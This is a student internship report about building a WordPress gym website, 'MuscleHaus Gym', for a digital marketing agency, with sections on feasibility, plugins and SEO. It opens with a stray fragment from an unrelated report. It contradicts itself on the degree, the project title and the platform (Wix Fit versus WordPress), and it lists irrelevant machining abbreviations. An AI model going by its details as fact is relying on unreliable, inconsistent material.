

Figure 10.1.1: Templates--html file

10.2 Static for CSS files:

When building web applications, you probably want to add some static files like images or CSS files. Start by creating a folder named static in your project, the same place where you created the templates folder. The name of the folder has to be ‘static’.



Figure
10.2.1: Static--CSS files

Chapter 11. WEB APP NOTICEHUB

11.1: Noticehub admin panel:

Figure 10.1: Admin panel

11.2: Noticehub user panel:

Figure 10.2: User panel

FluSocial Digital Marketing

AN INTERNSHIP REPORT

Submitted by

Pradip Ashokbhai Kanjariya

190390107016

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Information Technology

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at FluSocial** has been carried out by **Pradip Ashokbhai Kanjariya** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering , 8th Semester of S.P.B. Patel Engineering College (Saffrony Institute of Technology) during the academic year 2022-23.

Sign

Prof. Upashana Goswami

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

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May 01, 2023

Certificate of Completion

This certificate is awarded to **Mr. Pradip Ashokbhai Kanjariya** (Enrollment No: **190390107016**) a student from **S.P.B Patel Engineering College.** In appreciation of a successful Internship from 23rd January 2023 to 16th April 2023 **(12 Weeks)**.

We appreciate his efforts towards Website Designing and Development. The detailed report of an internship is also submitted by him and hence we are pleased to confirm the completion of his Internship.

We found his efforts sincere, meticulous, enthusiastic and result oriented. We wish all the best in his future endeavors.

Dron Joshi
CEO, Flu Social

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **MuscleHaus Gym** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashana Goswami** & **Dron Joshi (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Pradip Sign of Student

1. **Pradip Ashokbhai Kanjariya** _____

ACKNOWLEDGMENT

Acknowledgement is just a way to express gratitude, something so deep that it cannot be expressed fully. Nobody is completely on their own. He/She needs someone's help in his/her life.

I would like to take this opportunity to express my sincere appreciation to S.P.B. Patel Engineering College (Saffrony Institute of Technology) and all the faculties who have helped me in completing my project.

I am deeply grateful to my project guide Prof. Upashana Goswami, whose constant guidance, constructive feedback, and unwavering support have been instrumental in shaping my project and ensuring its success.

I would also like to thank the other faculties of Computer Engineering who have shared their knowledge and expertise with me throughout my academic journey. Their dedication, enthusiasm, and support have been an inspiration to me.

Furthermore, I would like to extend my thanks to the non-teaching staff of the college, who have always been supportive and have provided me with the necessary resources and facilities to carry out my project work efficiently.

Last but not least, I am grateful to my family and friends, who have always encouraged me and stood by me during this project.

I would like to express my heartfelt gratitude to S.P.B. Patel Engineering College (Saffrony Institute of Technology) and all the faculties for their invaluable support and encouragement in my academic pursuits. Their guidance and mentorship have been a cornerstone in my personal and professional development.

With Sincere regards from,

Pradip Kanjariya

Abstract

MuscleHaus Gym is a website that provides information and services for people who want to improve their health and fitness. MuscleHaus Gym offers online booking of gym memberships, personal trainers, group classes and nutrition plans. MuscleHaus Gym also features articles, videos and podcasts on various topics related to fitness, such as workouts, diets, supplements, and motivation. MuscleHaus Gym aims to help users achieve their fitness goals and live a healthier lifestyle.

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Abbreviations

QA	Quality Assurance
QC	Quality Control
MCU	Machine Control Unit
HMC	Horizontal Machining Center
CNC	Computerized Numerical Control.
VMC	Vertical Machining Center
PDI	Pre dispatch inspection
SEO	Search Engine Optimization

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

FluSocial is a digital marketing agency based in Mehsana, India. It provides services such as website development, branding, SEO, social media marketing, and more. It has over 10 years of experience and has satisfied more than 1000 customers. Some of its clients include theriseonic.com, blissaquaworldresort.com, liive.org, and adatewithcharlotte.com. FluSocial aims to build and grow stronger relationships with its customers by using advanced marketing tools and creative innovation.

1.2 MISSION AND VISION OF THE COMPANY:

According to the founder of FluSocial, Dron Joshi, the vision of the company is to "WOW" the world with what can be achieved online. The company aims to use advanced marketing tools and creative innovation to help its customers grow their businesses and brands online. FluSocial also wants to provide effective and affordable digital marketing solutions that suit the needs and goals of its customers.

1.3 SERVICES PROVIDED BY COMPANY

FluSocial provides a range of services related to digital marketing, website development, and branding. Some of the services are:

- Generating leads for online businesses
- Designing and developing websites that combine aesthetics, functionality, and content.
- Simplifying brand management with a platform that connects everything and everyone, which is important to the growth of the brand.
- Performing SEO (search engine optimization) to improve the visibility and ranking of websites on search engines.
- Managing social media marketing campaigns to reach and engage potential customers.
- Providing 24x7 support and creative innovation to customers

CHAPTER 2: INTRODUCTION OF PROJECT

Welcome to MuscleHaus Gym, the ultimate destination for fitness enthusiasts. Whether you want to lose weight, gain muscle, improve your endurance or just have fun, we have something for you. At MuscleHaus Gym, you can access state-of-the-art equipment, professional trainers, diverse classes and customized nutrition plans. You can also learn from our experts and get inspired by our community through our online content. Join us today and discover how MuscleHaus Gym can help you transform your body and mind.

2.1 PROJECT SUMMERY

MuscleHaus Gym is a website project that aims to provide a comprehensive online platform for fitness lovers. It allows users to book various services, such as gym memberships, personal trainers, group classes and nutrition plans. It also offers informative and motivational content, such as articles, videos and podcasts on fitness-related topics. The project's goal is to help users achieve their fitness goals and live a healthier lifestyle.

2.2 PURPOSE

- Attract and retain customers for the gym business by offering convenient and flexible online booking options and competitive pricing.
- Provide value-added services to the customers by offering personalized and professional guidance and support for their fitness journey.
- Build a loyal and engaged community of fitness enthusiasts by providing high-quality and relevant content that educates and inspires them.
- Enhance the brand image and reputation of the gym by showcasing its features, benefits and achievements.
- Generate revenue from various sources, such as membership fees, service charges, advertising and sponsorship.

2.3 SCOPE

- Developing a user-friendly and responsive website that can be accessed from various devices and browsers.
- Integrating the website with the gym's database and payment system to enable online booking and payment of services.
- Creating and updating the content for the website, such as articles, videos, podcasts, testimonials and FAQs.
- Implementing SEO and social media strategies to increase the visibility and traffic of the website.
- Testing and maintaining the website to ensure its functionality and security.

- Evaluating and improving the website based on user feedback and analytics

2.4 OBJECTIVES

- Increase the number of customers and revenue for the gym business by offering online booking and payment options and competitive pricing.
- Improve the customer satisfaction and retention rate by offering personalized and professional guidance and support for their fitness journey.
- Grow the community of fitness enthusiasts by providing high-quality and relevant content that educates and inspires them.
- Boost the brand image and reputation of the gym by showcasing its features, benefits, and achievements.
- Achieve a high ranking and traffic for the website on search engines and social media platforms.

2.5 TECHNOLOGY AND TOOLS
CMS: WordPress
Programming language: PHP
Web server: Apache
Hosting provider: GoDaddy

CHAPTER 3: PROJECT MANAGEMENT

3.1 PROJECT DEVELOPMENT STEPS

- Initiation: Define the project scope, objectives, stakeholders, team, budget, and timeline. Write a project charter and get approval from the sponsor.
- Planning: Break down the project into tasks and assign roles and responsibilities. Create a project plan and schedule. Identify the risks and mitigation strategies. Define the quality standards and communication methods.
- Execution: Start developing the website according to the project plan and schedule. Follow the agile methodology and use tools such as GitHub, WordPress, and Google Analytics. Perform regular testing and debugging. Update the content and design as needed. Communicate the progress and issues to the stakeholders.
- Monitoring and Control: Track and measure the performance of the website against the objectives and key performance indicators. Use tools such as Google Analytics, SEOmoz and Hotjar. Collect and analyze user feedback and data. Implement changes and improvements as needed. Report the status and results to the stakeholders.
- Closure: Deliver the final website to the sponsor and obtain acceptance. Conduct a project review and evaluation. Document the lessons learned and best practices. Celebrate the project success and acknowledge the team's contributions.


3.2 PROJECT EFFORT AND TIME, COST ESTIMATION

This project took more than 3 months to complete it. However, it may take too long time for designing the website. Also, we are new in the company, so we don't know the proper workflow. Also, a lot of effort is needed to establish this website. Because we are fresher in the company, we don't have any idea related to the cost estimation of the project.

3.3 ROLES AND RESPONSIBILITY

Name: Pradip Kanjariya
Responsibility: Web Developer

3.4 PROJECT SCHEDULING



Gantt Chart for Project Scheduling

CHAPTER 4: SYSTEM ANALYSIS

4.1 STUDY ON CURRENT SYSTEM

- Wix Fit is a platform that allows fitness businesses to create a website, a branded mobile app, live streams and on-demand workouts, online programs, memberships and packages, online scheduling, and payments, and more.
- SimplyBook.me is a booking system that enables fitness centers, gyms, yoga studios and fitness trainers to manage their appointments, classes, memberships, payments and marketing through a booking website or a widget.
- Booknetic is a booking and appointment plugin for WordPress that helps gym and fitness studios to manage their reservations, schedules, staff, locations, services, and payments through an online dashboard.

4.2 PROBLEM AND WEAKNESS OF CURRENT SYSTEM

- The current system may not be user-friendly or responsive, making it difficult for customers to access and navigate the website from different devices and browsers.
- The current system may not be integrated with the gym's database and payment system, resulting in errors, delays and inefficiencies in booking and paying for services.
- The current system may not have enough content or variety to attract and retain customers, such as live streams, on-demand workouts, online programs, articles, videos and podcasts.
- The current system may not have effective SEO and social media strategies to increase the visibility and traffic of the website on search engines and social media platforms.
- The current system may not have adequate testing and maintenance procedures to ensure the functionality and security of the website.

4.3 REQUIREMENTS OF NEW SYSTEM

- The new system should be user-friendly and responsive, allowing customers to access and navigate the website from different devices and browsers with ease and convenience.
- The new system should be integrated with the gym's database and payment system, enabling customers to book and pay for services online without errors, delays or inefficiencies.
- The new system should have a variety of content and services to attract and retain customers, such as live streams, on-demand workouts, online programs, articles, videos and podcasts.
- The new system should have effective SEO and social media strategies to increase the visibility and traffic of the website on search engines and social media platforms.
- The new system should have adequate testing and maintenance procedures to ensure the functionality and security of the website.

4.4 SYSTEM FEASIBILITY

Introduction

- The purpose of this report is to assess the feasibility of developing a new system for MuscleHaus Gym, a website that provides information and services for fitness enthusiasts. The new system aims to solve the problems and weaknesses of the current system, such as poor user experience, lack of integration, insufficient content and services, low visibility and traffic, and inadequate testing and maintenance. The new system also aims to meet the requirements of the stakeholders, such as customers, gym owners, staff and instructors.

Methodology

The feasibility study was conducted using the following methods:

- Literature review: A review of existing literature on fitness websites, best practices, trends and challenges was conducted to gain insights and knowledge on the domain and the industry.
- Market analysis: A market analysis was performed to identify the target market, customer needs and preferences, competitors and opportunities for the new system.
- Requirement analysis: A requirement analysis was conducted to elicit, analyze, prioritize and document the functional and non-functional requirements of the new system.
- Technical analysis: A technical analysis was performed to evaluate the technical aspects of the new system, such as hardware, software, network, security and performance.
- Economic analysis: An economic analysis was carried out to estimate the costs and benefits of the new system, such as development costs, operational costs, revenues and profits.
- Risk analysis: A risk analysis was done to identify and assess the potential risks and mitigation strategies of the new system, such as technical risks, business risks and environmental risks.

Findings

The findings of the feasibility study are summarized below:

- The new system is feasible from a market perspective, as there is a high demand and interest for fitness websites that offer online booking and payment options, live streams and on-demand workouts, online programs, articles, videos and podcasts. The new system can also differentiate itself from the competitors by offering a unique brand identity, a loyal community and a personalized experience.
- The new system is feasible from a requirement perspective, as it can meet the needs and expectations of the stakeholders. The new system can provide a user-friendly and responsive website, an integrated database and payment system, a variety of content and services, effective SEO and social media strategies, and adequate testing and maintenance procedures.
- The new system is feasible from a technical perspective, as it can be developed using existing tools and technologies that are suitable for fitness websites. The new system can use Wix Fit as a platform to create a website, a branded mobile app, live streams and on-demand workouts, online programs, memberships and packages. The new system can also use Wix Bookings to enable online scheduling and payments. The new system can also use Wix SEO Wiz to optimize the website for

search engines. The new system can also use Wix Blog to create articles and podcasts. The new system can also use Wix Video Maker to create videos. The new system can also use Wix Analytics to track and measure the performance of the website.

- The new system is feasible from an economic perspective, as it can generate more revenue than costs. The new system can generate revenue from various sources, such as membership fees, service charges, advertising and sponsorship. The new system can also reduce costs by using Wix Fit as a platform that offers affordable pricing plans. The new system can also increase profits by attracting more customers and retaining them longer.
- The new system is feasible from a risk perspective, as it can manage the potential risks effectively. The new system can mitigate technical risks by using reliable tools and technologies that are supported by Wix Fit. The new system can also mitigate business risks by conducting market research and customer feedback regularly. The new system can also mitigate environmental risks by complying with legal and ethical standards.

Conclusion

The feasibility study concludes that the new system is feasible from all perspectives: market, requirement, technical, economic and risk. Therefore, it is recommended that the project should proceed to the next phase of development.

4.4.1 Does the system contribute to the overall objectives of the organization?

Yes, the system contributes to the overall objectives of the organization. The system supports the organization's mission to provide a comprehensive online platform for fitness lovers. The system also helps the organization to achieve its goals, such as:

- Increasing the number of customers and revenue for the gym business by offering online booking and payment options and competitive pricing.
- Improving the customer satisfaction and retention rate by offering personalized and professional guidance and support for their fitness journey.
- Growing the community of fitness enthusiasts by providing high-quality and relevant content that educates and inspires them.
- Boosting the brand image and reputation of the gym by showcasing its features, benefits, and achievements.
- Achieving a high ranking and traffic for the website on search engines and social media platforms.

4.4.2 Can the system be implemented using the current technology and within the given cost and schedule constraints?

Yes, the system can be implemented using the current technology and within the given cost and schedule constraints. The system can be developed using Wix Fit as a platform that offers existing tools and technologies that are suitable for fitness websites. The system can also use Wix Bookings, Wix SEO Wiz, Wix Blog, Wix Video Maker and Wix Analytics to enable various features and functions of the system. The system can also use Wix Fit's affordable pricing plans to reduce the development costs. The system can also follow the agile methodology and use tools such as GitHub, WordPress and Google

Analytics to manage the development process. The system can also use the project plan and schedule to track and control the progress and deliverables of the project.

4.4.3 Can the system be integrated with other systems which are already in place?

Yes, the system can be integrated with other systems that are already in place. The system can use Wix Fit's features and tools to connect with other systems, such as:

- Wix Bookings: The system can use Wix Bookings to integrate with the gym's database and payment system, enabling online scheduling and payments for services.
- Wix SEO Wiz: The system can use Wix SEO Wiz to integrate with search engines, optimizing the website for better ranking and visibility.
- Wix Blog: The system can use Wix Blog to integrate with social media platforms, creating and sharing articles and podcasts with the fitness community.
- Wix Video Maker: The system can use Wix Video Maker to integrate with video hosting platforms, creating and uploading videos for live streams and on-demand workouts.
- Wix Analytics: The system can use Wix Analytics to integrate with analytics platforms, tracking and measuring the performance of the website and the business.

4.7 LIST MAIN MODULES / COMPONENTS / PROCESSES / TECHNIQUES OF NEW SYSTEM / PROPOSED SYSTEM

Main Modules:
Home Page:
About Us
Services
Contact

4.8 SELECTION OF HARDWARE / SOFTWARE / ALGORITHMS / METHODOLOGY / TECHNIQUES / APPROACHES AND JUSTIFICATION

Software Requirement
Operating System: Windows 10 or Linux
User Interface: HTML, CSS, Bootstrap
Web Technologies: Wordpress
IDE/Workbench: Visual Studio Code
Hardware Requirements
Processor: Intel core i3
Hard Disk: 10GB
RAM: 4GB or more

CHAPTER 6: IMPLEMENTATION

6.1 IMPLEMENTATION PLATFORM / ENVIRONMENT

- CMS: WordPress
- Programming language: PHP
- Web server: Apache
- Hosting provider: GoDaddy

6.2 PROCESS / TECHNOLOGY / MODULES SPECIFICATION(S)

Technology:

WordPress:
WordPress is a free and open-source content management system (CMS) that is used to create websites, blogs, and online stores. It was initially released in 2003 by Matt Mullenweg and Mike Little as a fork of b2/cafelog. Today, it powers over 40% of all websites on the internet and is one of the most popular CMS platforms available.

WordPress is built using PHP programming language and MySQL database. It can be installed on a web server to create a website or blog without the need for coding skills. There are two main ways to use WordPress: WordPress.com and self-hosted WordPress.org.

WordPress.com is a free platform that allows users to create and host their website or blog on WordPress's servers. Users can choose from a variety of themes and plugins to customize their website, but they have limited control over the functionality of the website.

Self-hosted WordPress.org, on the other hand, requires users to download and install the WordPress software on their own web hosting servers. This option gives users complete control over their website's design, functionality, and content. Users can choose from thousands of free and paid themes and plugins to customize their website and add features such as contact forms, e-commerce functionality, social media integration, and much more.

WordPress is known for its user-friendliness, flexibility, and customization options. It comes with a built-in editor that allows users to create and edit content without any coding knowledge. It also supports multiple users with varying levels of access, making it an ideal platform for team collaboration. Additionally, WordPress is SEO-friendly and allows users to optimize their content for search engines with plugins such as Yoast SEO.

In conclusion, WordPress is a versatile and user-friendly CMS platform that allows users to create and manage their website or blog without any coding skills. It offers a range of customization options, supports multiple users, and is SEO-friendly. Whether you're a blogger, small business owner, or an e-commerce entrepreneur, WordPress can help you create a professional and functional online presence.

Definition of some plugins that has been used in site:

WordPress plugins are PHP scripts that extend the functionality of WordPress websites by adding new features or enhancing existing ones. WordPress plugins are often developed by volunteers and are usually free to the public. They can be downloaded from the WordPress Plugin Directory or installed directly from the WordPress dashboard. WordPress plugins can be categorized into different types based on their purpose and functionality. Some of the common types of WordPress plugins are:

- SEO plugins: These plugins help optimize websites for search engines by improving their speed, performance, content, and meta tags. Some examples of SEO plugins are Yoast SEO, All in One SEO Pack, and Rank Math.
- Ecommerce plugins: These plugins allow websites to sell products or services online by creating online stores, payment gateways, shipping options, and inventory management. Some examples of ecommerce plugins are WooCommerce, Easy Digital Downloads, and BigCommerce.
- Booking and scheduling plugins: These plugins enable websites to accept bookings or appointments from customers or clients by creating calendars, forms, and reminders. Some examples of booking and scheduling plugins are WooCommerce Bookings, WPForms, and BirchPress.
- Social media plugins: These plugins help websites connect with social media platforms by adding social sharing buttons, feeds, widgets, and analytics. Some examples of social media plugins are Jetpack, Social Snap, and Smash Balloon.
- Security plugins: These plugins help protect websites from hackers, malware, spam, and other threats by adding firewalls, backups, scanners, and captcha. Some examples of security plugins are Sucuri, Wordfence, and iThemes Security.
- Analytics plugins: These plugins help measure and analyze website traffic and behavior by adding tracking codes, reports, and dashboards. Some examples of analytics plugins are Google Analytics for WordPress, MonsterInsights, and ExactMetrics.
- Design plugins: These plugins help customize the appearance and layout of websites by adding themes, page builders, sliders, galleries, and fonts. Some examples of design plugins are Elementor, Divi Builder, and Smart Slider 3.

SEO (Search Engine Optimization):
Search engine optimization (SEO) is the process of improving the visibility and ranking of a website or webpage in search engine results pages (SERPs). It involves optimizing the website or webpage's content, structure, and backlinks to make it more relevant and useful to search engine users. The goal of SEO is to increase organic, non-paid traffic to a website, which can lead to increased visibility, higher traffic, and more conversions.

SEO can be divided into two main categories: on-page optimization and off-page optimization. On-page optimization refers to the optimization of website content, structure, and HTML code. This includes keyword research, optimization of title tags, meta descriptions, header tags, content, and images. On-page optimization also involves ensuring the website is mobile-friendly and has fast loading speeds.

Off-page optimization refers to the optimization of external factors that can influence the website's ranking, such as backlinks, social media signals, and online directories. Building high-quality backlinks from reputable websites is an essential part of off-page optimization.

Social media signals such as likes, shares, and comments can also influence a website's ranking.

Keyword research: finding and analyzing the words and phrases that users type into search engines when looking for information, products, or services related to your website's topic. Content creation: producing high-quality, original, and engaging content that answers the user's query and provides value to them.

Technical SEO: ensuring that your website is fast, secure, mobile-friendly, easy to crawl and index by search engines, and free of errors or issues that might affect its performance or usability.

Analytics and reporting: measuring and analyzing the results of your SEO efforts using tools like Google Analytics, Google Search Console, etc., and making data-driven decisions to improve your strategy.

SEO is an ongoing process that requires constant monitoring, testing, learning, and adapting to the changes in the search engine algorithms and user behavior. SEO is also influenced by factors such as your industry, competitors, goals, budget, etc. Therefore, there is no one-size-fits-all approach to SEO.

Search engines use complex algorithms to determine the relevance and quality of a website's content. These algorithms consider many factors, including the website's structure, content, backlinks, and user experience. To improve a website's ranking, SEO practitioners must stay up to date with the latest trends and best practices in SEO.

Overall, SEO is a complex and ongoing process that requires a combination of technical knowledge, creativity, and analytical skills. It involves both on-page and off-page optimization techniques, as well as ongoing analysis and refinement. By improving a website's ranking and visibility in search engine results, SEO can help businesses and organizations reach more customers, increase conversions, and ultimately grow their online presence.

Information about some important terms and plugins used in Project:

- Blogs: short for weblogs, are online platforms where individuals or organizations can publish content, such as articles, videos, podcasts, etc., on various topics and interact with their audience. Blogs can be used for personal, professional, or commercial purposes. Some examples of popular blogs are Medium, The Verge, and Mashable.

- Screaming Frog: a software tool that helps SEO professionals and web developers to crawl, audit, and analyze websites. Screaming Frog can perform various tasks, such as finding broken links, duplicate content, missing tags, redirects, etc., and provide useful data and insights for improving website performance and usability. Screaming Frog has a free version that can crawl up to 500 URLs and a paid version that can crawl unlimited URLs and has more features.

- Domain: a unique name that identifies a website on the internet. A domain consists of two parts: a top-level domain (TLD), such as .com, .net, .org, etc., and a second-

level domain (SLD), which is the name chosen by the website owner. For example, in www.google.com, google is the SLD and .com is the TLD. A domain is registered with a domain name registrar and points to an IP address of a web server that hosts the website.

- Hosting: a service that provides space on a web server to store the files and data of a website and make them accessible on the internet. A web hosting provider rents out server space and resources to website owners and ensures that the website is online and secure. There are different types of web hosting services, such as shared hosting, dedicated hosting, cloud hosting, etc., depending on the needs and budget of the website owner.

- DNS: short for Domain Name System, is a system that translates domain names into IP addresses and vice versa. DNS allows users to access websites using human-readable names instead of numerical addresses. DNS also helps to route internet traffic and manage email delivery. DNS works by using a network of servers called name servers that store records of domain names and their corresponding IP addresses.

- SSL: short for Secure Sockets Layer, is a protocol that encrypts the data exchanged between a web browser and a web server. SSL helps to protect the privacy and security of online transactions and communications by preventing unauthorized access or tampering. SSL also helps to verify the identity of the website owner and ensure trustworthiness. SSL works by using digital certificates that contain information about the website owner and a public key that is used to encrypt and decrypt data. Websites that use SSL have a padlock icon in the browser address bar and use HTTPS instead of HTTP.

- Payment gateway: a service that enables online merchants to accept and process payments from customers using various methods, such as credit cards, debit cards, net banking, UPI, wallets, etc. A payment gateway acts as an intermediary between the customer's bank and the merchant's bank and ensures that the transaction is secure and authorized. Some examples of popular payment gateways in India are Paytm, Razorpay, CCAvenue, etc.
- Speed optimization: a process of improving the loading speed and performance of a website or an app by using various techniques, such as reducing file sizes, minifying code, caching data, using a content delivery network (CDN), etc. Speed optimization helps to enhance the user experience, reduce bounce rates, and improve SEO rankings. Some tools that can help with speed optimization are Google PageSpeed Insights, GTmetrix, Pingdom, etc.
- Security plugins: software applications that help to protect a website or an app from various threats, such as malware, hacking, spam, phishing, etc. Security plugins can perform various functions, such as scanning for vulnerabilities, blocking malicious requests, enforcing strong passwords, encrypting data, etc. Some examples of popular security plugins for WordPress are Wordfence, Sucuri, iThemes Security, etc.
- Social media & digital marketing: a form of online marketing that uses various social media platforms, such as Facebook, Twitter, Instagram, YouTube, etc., to promote a brand, product, service, or cause to a target audience. Social media &

digital marketing can help to increase brand awareness, generate leads, drive traffic, boost sales, and build customer loyalty. Some tools that can help with social media & digital marketing are Hootsuite, Buffer, Sprout Social, etc.

- Ubersuggest: a free SEO tool that helps to find and analyze keywords, competitors, backlinks, content ideas, and more for any website or niche. Ubersuggest can help to improve SEO strategy and optimize web pages for higher rankings and traffic. Ubersuggest is developed by Neil Patel, a renowned digital marketer and entrepreneur.
- W3 Total Cache: This plugin improves the speed and user experience of the website by caching pages, posts, images, and other files. It also reduces the server load and bandwidth consumption.
- Yoast SEO: This plugin helps optimize the website for search engines by providing tools and guidance for creating SEO-friendly content, titles, meta tags, sitemaps, and more. It also helps improve the readability and social media presence of the website.
- Contact Form 7: This plugin allows the website to create and manage multiple contact forms with different fields and options. It also supports Ajax-powered submission, CAPTCHA, Akismet spam filtering, and file uploading.
- Elementor: This plugin is a drag-and-drop page builder that allows the website to create beautiful and responsive layouts without coding. It also offers a library of templates, widgets, and elements to customize the website design.
- WooCommerce: This plugin is an ecommerce platform that allows the website to sell products and services online. It also provides features such as product catalog, shopping cart, checkout, payment gateways, shipping options, inventory management, and more.

6.3 FINDINGS/RESULTS/OUTCOMES

- We can increase your online presence and make it easier for potential customers to find you and learn about your services, location, training, and special offers.
- We can increase our revenue and credibility by showing your professionalism, expertise, and authority in the fitness industry. We can also convert visitors into paying members by offering online sign-ups and payments.
